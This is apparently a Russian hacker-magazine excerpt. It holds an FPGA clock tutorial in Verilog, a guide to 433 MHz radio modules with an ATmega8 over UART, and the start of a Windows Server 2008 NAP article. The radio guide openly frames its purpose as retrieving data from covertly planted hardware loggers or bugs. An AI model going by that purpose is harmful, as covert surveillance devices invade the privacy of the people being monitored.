Что представляют из себя прошивки для ПЛИС? Представь себе сеть черных ящиков, стоящих в комнате, в которые входят одиночные провода и целые связки-шины. Каждый ящик делает внутри себя что-то одно и, в зависимости от входящих сигналов на одних проводах, выдает что-то на другие. Эти провода могут, в свою очередь, идти в соседний ящик или вообще выходить из комнаты-микросхемы. Наша задача — описать как внутренности ящиков, так и связи-провода между ними. Естественно, алгоритмическими языками программирования типа C или Java описывать такие вещи крайне сложно. Сам подумай, что скажет слесарь Петя из ПТУ, которому дадут задание обточить шестеренки для часов в виде алгоритмов их будущего поведения? Он ничего не обязан знать про их движение, для него они — просто стоящие на месте детали. Поэтому задание компилятору нужно давать в виде статического описания сигналов и ответов на них. А самое сложное — это понять, что весь код, который ты видишь перед собой, будет выполняться полностью единовременно! Можно совершенно безболезненно менять местами куски твоей программы, на результат это не повлияет: код ведь параллелен. Поэтому, если ты указываешь очередному черному ящику, что на каждое входящее число с шины он должен генерировать одиночный импульс, а на другую шину отправлять это число минус один, то абсолютно неважно, что он будет делать в первую очередь. Компилятор все равно разделит эти две подзадачи на разные не связанные между собой логические ячейки, к которым будет подходить один и тот же внешний импульс.
В языке Verilog из знакомых тебе по алгоритмическим языкам структур нам будут доступны условия (if), деревья-свитчи (case) функции-мегафункции, а также простейшие присваивания регистров, сдвиги и некоторые математические операции, хотя последние прямо в коде



LM5110

Резисторы

Разъём

Резисторы

Светодиоды

Схема подключения устройства. У тебя количество выводов может быть другое

использовать не рекомендуется. Привычных тебе переменных здесь нету. Как нет и последовательностей действий, где этим переменным будут присваиваться значения. Вместо них есть регистры (reg).Ты наверняка слышал это слово и знаешь, что оно обозначает внутреннюю быструю память процессора. На самом деле их роль намного более существенна. Просто регистры — это единственный доступный нам способ сохранять данные между тактами. Описанные мной черные ящики — это так называемые машины состояний, а состояние — это и есть регистр, опора всего процессора (положение шестеренок в часах, например, тоже состояние). Просто так данными между модулями кидаться нельзя, перед отсылкой надо их сначала сохранять в регистр (поэтому фраза «output <Имя>» чаще всего идет рядом с «`reg [x:0]<Имя>`»).

Приведу пример. Представь себе ящик-механизм, который просто делит частоту входящих импульсов на два. Чтобы он работал, мы должны описать внутри него один однобитовый регистр (или, если тебе удобнее, шестеренку о двух зубцах — интересно, бывают ли такие? :)). Как только снаружи приходит сигнал, шестеренка-регистр делает пол-оборота, поэтому каждый второй сигнал она делает по обороту. Специальный механизм отслеживает ее состояние (в нашем случае он это делает в виде простенькой таблицы истинности) и на каждый оборот выводит импульс наружу через второй провод.

Кроме ключевого слова reg мы будем использовать слова input, output, inout для связей наружу модуля, а также слово wire, обозначающее внутримодульные связи.

Теперь, когда нам известны базовые принципы программирования ПЛИС, можно приступать.

☒ ПОЕХАЛИ

Идем на сайт www.altera.com и качаем программу Quartus II Web Edition. Программа бесплатна, Web Edition отличается от платной версии отсутствием ненужных нам фич. Ставим ее. Она затребует лицензию, — выбираем 150-дневную бесплатную продляемую. Пользователям Linux бесплатная версия не поставляется, но вполне можно оседлать по определению бесплатный компилятор из командной строки, а средой пользоваться через Wine. Или в текстовом редакторе исходники писать, такие люди тоже имеют право на жизнь :).

Открываем Квартус, File → New Project Wizard, выбираем расположение и имя нашего будущего проекта, а также «top-level entity» — главный модуль, аналог сишной функции `main()`. Выбираем модель нашей микросхемы, Finish. Теперь создаем новый файл; среда предложит тип файла на выбор — выбираем Verilog HDL File из ветки Design Files, обзываем его как-нибудь, он тут же появится во вкладке Files. Дабл-клик по нему — и пишем код.

Из чего же будет состоять наша прошивка? Давай представим задачу подсчета часов в терминах черных ящиков. Первый, самый главный, мы назовем Counter (Счетчик). На вход ему будет подаваться 1-герцовый часовой импульс и, может быть, кнопка «Сброс»; последнее зависит от тебя. На выход — три числа (или шины, так как по сути, это и будут шины медных проводников в Альтерине после компиляции): часы (5 бит), минуты (6 бит) и секунды (6 бит). Внутри счетчика есть три все тех же регистра с той же шириной. Заметим, что понятия Байт для нас не существует. Надо — и 3-битовый процессор напишем, имеем право. Регистры мы используем экономно, каждый элемент на счету.


В процессе отладки. Пока время не показывает


Целиком в сборе

Какова задача счетчика? При поступлении положительного импульса на ногу Clock1Hz счетчик должен внутри себя увеличить секундный регистр на единицу, а при достижении в нем числа 60 — сбросить в 0 и увеличить минутный. Все внутренние проблемы берут на себя мегафункции sec_cnt, min_cnt и hr_cnt — модули типа lpm_counter, написанные разработчиками Квартуса.
Там же описываем связи и для внешних шин. К этим трем посчитанным шинам надо прикрутить второй «ящик», который мы назовем «Mux» (Мультиплексор). Роль этого модуля — с большой скоростью переключаться между ножками микросхемы и поочередно драйвить их. Диодов ведь много, а ножек у процессора — мало. Хотя если в твоей плате их будет достаточно, то Мультиплексор может быть упразднен. Мультиплексору на вход, кроме, собственно, чисел, подается еще высокочастотный импульс для быстрого переключения на разные шины питания. На каждый импульс высокой частоты мы поднимаем по очереди разные ноги, драйвящие питание, а также выводим ту или иную часть числа на диоды. Наружу из ящика будут торчать девять ног, идущих на моргалки, и две — на включение шин питания. В этом и суть мультиплексора. На вход ему — 17 (6+6+5) бит и частота, а на выходе — уже 16 ног, из которых шесть — питательные.
Я для себя на отладочной плате сделал еще 7-сегментный дисплей, показывающий время в человеческих цифрах, поэтому мне понадобился модуль Switch, преобразующий цифру в байт на дисплее.
Еще один ящик — счетчик времени — будет считать такты с припаянного к микросхеме кварца и отдавать уже замедленные частоты Главному Счетчику и Мультиплексору. В нем будут два регистра, которые при переполнении поднимают/опускают соответствующую ногу.
Главный модуль Rolex, описанный внизу исходника, будет связывать между собой остальные модули и общаться с внешним миром.
Как видишь, не касаясь еще Verilog'а, мы уже построили «алгоритм», который даже можно было бы реализовать в железе, просто купив и запаяв три микросхемы. В нашем же случае эти «микросхемы» будут жить на одном кристалле, а связи между ними будут чисто логическими.

☒ ПРОГРАММИРОВАНИЕ

Словами module и endmodule ограничиваем наш «ящик». Указываем входящие и выходящие «пины», а потом указываем на поведение регистров при входящем сигнале снаружи (Clock1Hz). Обрати внимание, рядом с каждым регистром указываем его длину в битах ([5:0]), чтобы не было путаницы, и чтобы компилятор правильно понял, с какой частью регистра работать. Нотация «6'd59» обозначает, что число 6-разрядное, десятичное (d) и равно 59.
Привыкшие к «нормальным» языкам программисты спросят, почему нельзя написать, например, такой код следующим способом?

```
always @ (posedge Clock1Hz) begin
Seconds[5:0] <= Seconds[5:0] + 1'h1;
      if (Seconds[5:0]==6'd60) begin
            Seconds[5:0]<=6'b0;
            Minutes[5:0] <= Minutes[5:0] + 1'h1;
      end
            .... (и т. д.)
  end
```

Казалось бы, все честно. Мы увеличиваем Регистр Секунд на единицу, и, если он равен 60, то обнуляем его и прибавляем Минуты.
Так бы и написало большинство классических программистов, писавших ранее на алгоритмических языках, а ведь это типичная ошибка. Но мы ведь пишем параллельную систему! Строка «Seconds[5:0] <= Seconds[5:0] + 1'h1;» будет выполняться одновременно с «if (Seconds[5:0]==6'd60)». Другими словами, к одному и тому же регистру мы обращаемся и изменяем его сразу из двух мест. Шестеренка еще не закончила свой оборот, а мы уже узнаем ее значение! Результат получится непредсказуемый. Вот чтобы такого не было, и надо изменение регистра на две ветви, с if и else. Хотя в нашем случае будем использовать готовую библиотечную мегафункцию lpm_counter, заменяющую сложения и условия более оптимизированной и красиво выглядящей версией. Кроме программирования, нам предстоит не менее ответственная часть — расстановка электрических типов ножек микросхемы и привязка их к внутренностям. Звучит страшно, но на деле все делается быстро и безболезненно. Сверху ищем кнопку Pin Planner, расставляем драйвящие ноги соответственно их назначению, обзываем их переменными связей, «торчащих» из главного модуля, указываем ногу, к которой привязан кварц и пытаемся со всем этим взлететь. Сохраняемся, выбираем в меню Processing → Start Compilation и ждем окончания сборки, внимательно читая сообщения компилятора. Помимо непосредственно сборки проводится еще оптимизация расположения ячеек и анализатор времени исполнения.

☒ ПРОШИВКА

Как я уже говорил, логические ячейки не сохраняют своего состояния при выключении питания, поэтому микросхемы комплектуются внешней (в случае Cyclone) или внутренней (Max) Flash-памятью, в которую и надо загрузить прошивку. При каждом включении питания Альтерина быстро выкачивает конфигурацию ячеек из флеша и приступает к работе. Скорее всего, на твоей отладочной плате уже распаян продвинутый интерфейс JTAG, используемый электронщиками как универсальная шина для проверки и прошивки всего и вся на целой плате. Для прошивки Альтерины используется программатор ByteBlaster или ByteBlaster II, умеющий шить по протоколу JTAG или Active Serial. Схема его легко ищется в инете, а сам ByteBlaster, несмотря на громкое название, представляет собой простой переходник с порта LPT, состоящий, чаще всего, из кучки резисторов и прокачивающий линию буфера-козявки. Можно и купить.
В Квартус встроен программатор (Tools → Programmer). Выбираем там режим прошивки, порт и тыкаем Start. При правильном подключении микросхема запрошьется, и после перезагрузки мы увидим работающие часы.

☒ ЗАКЛЮЧЕНИЕ

Естественно, в одной статье невозможно описать все нюансы параллельного программирования. Что-то пришлось опустить. Но я надеюсь, что сподвиг тебя к более глубокому изучению материала. Не стесняйся, пиши, интересуйся.



АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

БЕСПРОВОЛОЧНЫЙ ТЕЛЕГРАФ

>> ГОНИМ ДАННЫЕ ПО ВОЗДУХУ


Когда закладываешь куда-либо аппаратный логгер или просто какое-то западло, зачастую требуется удаленный съем данных и управление устройством. Конечно, никто не запрещает пойти по проторенному пути и применить проверенный метод с сотовым телефоном. Но телефон обладает рядом серьезных недостатков, а значит, не всегда подходит. Пора научить тебя организовывать собственный радиоканал!

ПРОБЛЕМНЫЕ МОБИЛЫ

Чем же плох сотовый? Ведь у него и мощный передатчик, и удобство управления, и возможность организовать стабильный и устойчивый коннект. Фактически, с учетом сотовой сети, — безграничная дальность работы! Но, увы, за все приходится платить. Во-первых, самый компактный телефон, даже если его как следует обкоцать — как минимум, больше спичечного коробка. Во-вторых, телефон довольно сложен, а с увеличением сложности резко падает надежность: тело может зависнуть, потерять сеть, заглючить, в конце концов. При работе легко палится любыми аудиоустройствами, расположенными в нескольких метрах от него. А еще — жрет много, для радиозакладки длительность непрерывной работы в несколько дней — это мизер. Потому-то в некоторых случаях использование сотового телефона противопоказано. Впрочем, существует такая милая вещь, как GSM-модули. Будучи почти полноценными сотовыми телефонами, но в микроскопическом корпусе, они лишены многих описанных недостатков, но довольно сложны в освоении, особенно для начинающих. У меня в ящике уже год лежит без дела один такой образчик — размером чуть больше почтовой марки и толщиной в три монетки. Если удосужусь с ним разобраться, то выдам тебе мануал, как спаять очередной киберпанковский сотовый телефон :).

КИРПИЧИКИ ТВОЕГО КОНСТРУКТОРА

Еще каких-то лет пятнадцать назад, чтобы отослать пару десятков байт по воздуху, приходилось городить навороченные схемы, не умещающиеся на альбомных листах. Теперь же радиоэлектроника стала немногим сложнее конструктора Lego. А весь секрет в модулях — крошечных микроблоках, выполняющих строго определенную функцию и имеющих стандартный интерфейс, например, UART. Взял такой блок, подал



Кирпичики нашего конструктора


другой микроконтроллер, настроил передачу данных — получил полноценную систему, скажем, радиоуправления. Красота, да и только! Блоков разработчики напридумывали на все случаи жизни. У меня в столе только радиопередатчиков валяется несколько разных видов, а есть еще ультразвуковые сонары-дальномеры, GSM-терминалы, часы реального времени, контроллеры клавиатуры, всякие преобразователи сигналов. Практически под любую задачу можно подобрать готовое решение, надо только поискать. Особо помогает отслеживание новостных лент крупных поставщиков радиодеталей — они же их и продают.
А чтобы ты не запутался в разных спецификациях, я кратко опишу тебе основные параметры, на которые стоит смотреть.

ИНТЕРФЕЙС

Как я уже говорил, модули общаются по стандартным интерфейсам. Радиомодули — не исключение. Обычно это UART или SPI-протокол, реже I2C. UART — проще и привычнее, зато SPI и I2C обладают куда более высокой пропускной способностью. К счастью, все микроконтроллеры AVR класса ATmega, а также большинство контроллеров Tiny поддерживают все три протокола аппаратно. Я рекомендую для начала выбрать модуль с UART-интерфейсом. Преимущество тут в том, что его можно без особых проблем подключить к COM-порту компьютера, нужно лишь использовать микросхему преобразователя уровня напряжений MAX232 (либо MAX3232 для 3-вольтового питания). А после, подключившись к этому порту терминалкой, легко отследить, что же у тебя там передается радиоканалу. В то время как с I2C или SPI-модулем у тебя будет черный ящик, в который без микроконтроллера или цифрового осциллографа не заглянешь.
Также есть модули с «сырым входом». Это своего рода «радио-провод», когда у тебя на входе уровень сигнала такой же, как и на выходе. А уж какой протокол ты используешь, — дело твое. Как правило, под такую передачу данных идеально подходит UART, но тут есть ряд заморочек, о которых я расскажу ниже.
По функциональному назначению передающие девайсы делятся на приемники, передатчики и трансиверы — сочетающие в себе как приемник, так и передатчик.

МОДУЛЯЦИЯ И ЧАСТОТА

Кроме типов интерфейса приемо-передатчики различаются типом модуляции и частотой передачи.
Типов модуляции есть всего два: амплитудная и частотная. Суть радиопередачи в том, что передатчик излучает несущую частоту — синусоиду, а приемник ее ловит. Если мы меняем высоту синусоиды, то это амплитудная модуляция, а если меняем частоту синусоиды, то, соответственно, частотная. Изменения амплитуды или несущей частоты приемник воспринимает как полезный сигнал. Например, в случае цифровой передачи данных низкая амплитуда — это ноль, высокая — единица. Или высокая частота это единица, а низкая ноль. По типу модуляции



Передача байт по шине SPI

передатчики маркируются как ASK или FSK — амплитудная и частотная, соответственно. ASK проще в реализации и дешевле, поэтому до недавнего времени подавляющее большинство передатчиков были на амплитудной модуляции. Но по качеству передачи данных амплитудная модуляция заметно проигрывает частотной, — и сейчас их активно начали теснить FSK-девайсы.
Частот существует несколько, обычно это 433МГц — безлицензионная любительская частота. Однако встречаются передатчики и на 315 или 868 МГц. Разумеется, приемник и передатчик должны работать на одной частоте и с одним типом модуляции.

ОТ ТЕОРИИ К ПРАКТИКЕ

Чтобы не быть голословным, сейчас покажу тебе, как сварганить простейшее радиоуправление. Будем просто передавать команды от передатчика к приемнику. Вообще, тут удобней использовать какой-либо трансивер с интерфейсом UART, который бы сам обрабатывал передачу данных, а тебе лишь оставалось слать их в порты. Но это совсем уж просто, тем более, чаще встречаются в продаже не трансиверы, а передатчик и приемник по отдельности, с «сырым» входом. А при работе с ними есть ряд тонкостей, которые бы я хотел осветить, иначе граблей огребешь на своем пути не один десяток.
В качестве подопытных кроликов у меня будут модули HM-T433 и HM-R433 от фирмы HopeRF. Который с индексом «T» — это передатчик, а «R», соответственно, приемник. Почему именно они? Во-первых, это FSK-модуль, а значит, помех будет меньше. Во-вторых, у него весьма компактные размеры (легко укладывается на пятирублевую монету) и малое потребление. А в-третьих, ему не нужна сложная антенна, достаточно куска проволоки. В-четвертых, его дальнобойность составляет порядка 300 метров в поле, и почти 50 метров — в условиях кирпичного здания, что для такой крошки, с антенной из проволоки, весьма неплохо.
Стоит такой модуль примерно двести рублей. Мой был куплен и заказан доставкой по почте в «Терраэлектронике», но вскоре я нашел его и в нашем местном радио-лабазе.

КЛАДЕМ ПАЦИЕНТА НА СТОЛ

Сам агрегат представляет собой небольшую платку с выводами и контактной дыркой для антенны. В дырку я сразу же впаял проводок длиной 17 см. Длина выбрана неслучайно — это четверть от длины волны 433МГц сигнала. Таким образом, получается стандартная четвертьволновая антенна, в которой возникает резонансное колебание, предварительно усиливающее сигнал. Теперь обрати внимание на разъемы. Заметь, все выводы подписаны прямо на плате и нет нужды лазить в даташит.
У передатчика три вывода:

- Vcc — плюс напряжения питания. От 3.3 до 5 вольт
- DATA — вход данных с UART
- GND — минус напряжения питания

У приемника четыре:

- Vcc — плюс напряжения питания. От 3.3 до 5 вольт






Схема испытания модулей

- DATA — вход данных с UART
- GND — минус напряжения питания
- ENABLE — разрешение приема. Чтобы приемник заработал, сюда нужно подать сигнал высокого уровня (логическая 1), или напряжение питания

Чтобы проверить работу радиоканала, я подключил приемник к COM-порту компьютера, через переходник на базе MAX232, а на передатчик загнал сигнал с выхода RXD микроконтроллера ATmega8. Настроил UART на частоту 9600 бод в секунду и включил терминалку. В качестве данных я отправил с микроконтроллера последовательность чисел от 0 до 255 и далее по кругу. В результате, в терминалке по очереди должен вылезти весь алфавит плюс все спецсимволы по порядку.
После запуска микроконтроллера я нажал кнопку Connect в терминальной программе и подал плюс на вход Enable передатчика. О! На выходе появились символы, а если включить график, отображающий число от нуля до 255 в виде точки по оси У, то получается пила — числа-то у нас возрастают от 0 до 255.


ОСОБЕННОСТИ «СЫРОГО КАНАЛА»

Когда передатчик включается до приемника, все замечательно и здорово — байты передаются без искажений, помех не наблюдается — ведь приемник цепко ухватился за несущую частоту передатчика и зорко следит за ее изменениями. Но что будет, если передатчик пропадет, например, выйдет из зоны приема? Выключаю передатчик... ой, какой на выходе появился шум! А теперь представьте ситуацию: захотел приемник получить инфу, начинает слушать эфир, а ему на вход поток цифрового дерьма валом валит. Ведь передатчик и приемник — это независимые девайсы, работающие каждый по своей программе. Следовательно, перед отправкой данных передатчик должен дать приемнику понять, что он появился в эфире. Начинаем анализировать шумовой сигнал; налицо хаотичные байты, причем численно они в районе 100-255. Так что, если мы перед отправкой данных пошлем, например, десять байт с числом 15, то этот островок стабильности будет четко выделяться из окружающего хаоса. В программу приема заложим следующий алгоритм:

A) Игнорируем входящие данные до тех пор, пока не появятся десять одинаковых байт подряд. После чего все входящие байты считаем полезной информацией.
B) По окончании данных передатчик обязан выдать завершающую последовательность, чтобы приемник четко понял, что на этом полезные данные окончены и дальше будет шум.

Сказано — сделано. Гоним теперь с передатчика в терминалку не числа от 0 до 255, а вначале 10 байт, например, число 1, а затем полезный сигнал — число 2. Смотрим, что получилось... а получилась лажа! Судя по терминалу, пришли какие-то десять символов, но явно не 1, а потом пошли одни и те же символы, но не 2, а муть какая-то. Почему возник сбой? А все дело в структуре пакета UART, который ты можешь увидеть на картинке. Видишь, что тут стоп байт ничем не отличается от обычного байта? Когда нет четкой синхронизации по времени, в сплошном потоке данных невозможно отличить середину-байта от его конца. Радиоканал у нас обеспечивает только передачу уровня «высокий» или «низкий», да еще начинается в произвольный момент времени. Вот и получается, что пол байта на вход UART пришло мусора, а со второй половины байта пошел полезный сигнал. В результате байты смешались, а дальше пошло все со смещением. Вроде и байт 10 штук одинаковых прошло, а передача все равно кривая. Проблема решается просто — перед подачей десятибайтного пакета опознания и полезного сигнала нужно выставить вход DATA в передатчике в высокий уровень, чтобы дать приемнику «прожевать» байт мусора и приготовиться к приему.
Можно, конечно, перед отправкой сигнала взять и поднять линию TXD в 1 командой SBI, но тут есть одна засада — ждущий режим передатчика. Чтобы не тратить зря энергию, когда на входе нет данных, эти передатчики через 80 миллисекунд отсутствия изменений на входе DATA уходят в спячку и отключаются вообще. Поэтому нужно не переборщить с выставлением единички. Но — есть способ проще! Единичку можно получить средствами самого UART! Для этого достаточно отправить на выход число 255 раза три. Это число состоит из одних единиц, а значит, на выходе UART'а будет сплошной высокий уровень, за исключением единичного старт-бита, которым можно и пренебречь. И если после первого посыла этого числа приемный UART не успокоится, то после второго и третьего он точно схватит синхронизацию и дальше можно уже слать данные.
Итак, отправка данных у нас будет в четыре этапа:


A) Посылаем в порт три раза число 255 — это поднимет несущую




Амплитудная и частотная модуляция

Как с первого взгляда просечь интерфейс модуля

Тебе нужно в первую очередь добраться до описания выводов. А дальше — читай обозначения. Если видишь выводы RX и TX или RXD и TXD — это UART, как пить дать.
Если SDA и SCL — однозначно I2C или, как его называет Atmel, TWI.
Интерфейс SPI шифруется под именами DO, DI, SCK. Впрочем, тут надо глядеть в оба! Как только разработчики не называют несчастные выводы. Суть в том, что у SPI есть Input, Output и Clock. Наличие сокращений от этих простых слов позволяет легко определить тип интерфейса.



Радио-модули



Все на соплях, зато наглядно!



Формат UART-байта. Как появляется рассогласование

частоту и даст принимающему UART'у приготовиться к приему.
Б) Посылаем 10 раз любой произвольный байт. Чтобы приемник понял, что идут осмысленные данные.
В) Шлем данные.
Г) Шлем завершающий пакет, дающий понять, что передатчик закончил работу.

ПОЛУДУПЛЕКСНАЯ РАБОТА

Хорошо, когда надо гнать сигнал лишь в одном направлении, но что делать, если нужен двусторонний канал? Правильно, придется ставить по два передатчика и два приемника. Правда, для данного модуля это не самый лучший вариант. Тут лучше применить более дорогие, но менее геморные в дуплексной работе трансиверы. Например, HM-TR433. С ними все облегчается в разы. А есть ли им альтернатива? Допустим, у меня их, как назло, в ящике не оказалось. Зато T и R моделей HM433го передатчика попалась целая горсть (это называется «планирование снабжения через задницу», — Прим. здравого смысла). Правильно, легких путей мы не ищем, поэтому сделаем по-комсомольски — стоя и в гамаке! Поставим на каждую сторону по связке HM-T433+HM-R433. Тут тоже есть одни хорошие грабли, на которые можно наступить. Приемник будет слышать как передатчик удаленного девайса, так и свой собственный в момент передачи ответа. А два передатчика одновременно вообще работать не будут — у них несущие забьют друг друга. В этом случае прием будет идти в такой последовательности:

А) Передаем данные сами (если нужно).
Б) Ждем более 80 миллисекунд, чтобы наш передатчик ушел в спячку и отрубил несущую.
В) Подачей на Enable единички включаем собственный приемник на прослушку эфира.
Г) Ждем осмысленной последовательности байт в окружающем шуме.
Д) Принимаем данные и финальную посылку, говорящую, что передача окончена.
Е) Выключаем приемник. Эта сторона готова к отправке сообщений (если нужно).

Как видишь, особых сложностей нет. Надо просто совершить больше программных операций — вот цена простоты и дешевизны. Также не помешает повесить поверх передачи какой-либо протокол обработки ошибок. Погугли на предмет «Манчестерского кода» или «кода Рида-Соломона» и прочих систем избыточного помехоустойчивого кодирования. Особенно рекомендую статью Криса Касперски «Могущество кодов Рида-Соломона, или информация, воскресшая из пепла», где все эти методики разъяснены буквально на пальцах. Сама статья находится поисковиком мгновенно.

ДЕВАЙС

А теперь, чтобы не быть сухим теоретиком, покажу, как идет передача данных на конкретном устройстве. В качестве приемника послужит HM-R433, подключенный через MAX232 к COM-порту.
А передатчиком будет ATmega8. Чтобы было четко видно, я припаял проводки прямо к выводам меги и разложил на бумажке. С меги гонится пила через UART, а принимается все программкой Terminal. Прошивающие проводки я отключил, чтобы не маячили. Исходники, фаршированные комментариями, и даташиты, как всегда, ищи на диске.



УЛЬЯНА СМЕЛАЯ

Сетевой коп


ИЗУЧАЕМ ВОЗМОЖНОСТИ НОВОЙ ТЕХНОЛОГИИ ЗАЩИТЫ СЕТЕВОГО ДОСТУПА NAP


Ситуация, когда на одной рабочей станции не установлены последние заплатки, на другой не работает брандмауэр, а на третьей — антивирус или антишпионское ПО, встречается сплошь и рядом. А ведь безопасность всей Сети определяется самым слабым звеном. Как же быть администратору с клиентскими компьютерами, не удовлетворяющими требованиям безопасности?

НОВАЯ ТЕХНОЛОГИЯ NAP

Технология защиты сетевого доступа NAP (Network Access Protection), реализованная в Win2k8, призвана помочь администратору в поддержании безопасности Сети на максимально высоком уровне. Принцип работы NAP заключается в следующем. При подключении клиента к Сети проверяется наличие файрвола, последних обновлений безопасности, обновлений антивирусных программ и т.д. Если компьютер не удовлетворяет принятым политикам, в полном доступе ему будет отказано до тех пор, пока выявленные проблемы не устранят. В зависимости от настроек, компьютеры, не прошедшие контроль, либо блокируются полностью, либо помещаются в карантин (например, им выдаются IP-адреса из другого диапазона). Как вариант, можно настроить только журналирование подобных событий без принятия каких-либо мер. В карантинной подсети могут располагаться корекционные сервера (Remediation Server), предоставляющие ресурсы для устранения выявленных недостатков, к примеру, сервер обновлений WSUS (Windows Server Update Services) или антивирусная база. После обновления соответствие политикам проверяется 